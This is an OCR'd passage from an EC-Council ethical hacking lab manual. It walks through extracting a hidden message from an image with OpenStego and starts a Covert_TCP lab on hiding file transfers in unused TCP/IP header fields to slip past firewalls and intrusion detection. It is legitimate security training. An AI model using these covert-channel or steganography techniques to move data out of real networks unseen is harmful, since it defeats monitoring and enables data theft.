


Figure 3.5.15: Open - Select Input Stego File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Click the **ellipsis** button next to **Output Folder for Message File.**




Figure 3.5.16: Open - Select Input Stego File Window

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open.**




Figure 3.5.17: Select Output Folder for Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.




Figure 3.5.18: Extracting Data

26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.
27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.
28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.
29. The file displays all the information contained in the text document, as shown in the screenshot.

You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.




Figure 3.5.19: File Containing the Secret Information

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

30. This concludes the demonstration of how to perform image steganography using OpenStego.
31. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6 Covert Channels using Covert_TCP

Here, we will use Covert_TCP to create a covert channel between the two machines.

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** virtual machine as the target machine and the **Ubuntu** virtual machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 3.6.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal Icon

TASK 6.1

Make a Secret Message File

4. A **Parrot Terminal** window appears. In the terminal window, type **cd Desktop** and press **Enter**.




Figure 3.6.3: Navigating to Desktop

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.




Figure 3.6.4: Create Send folder

6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




Figure 3.6.5: Navigating to the directory

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

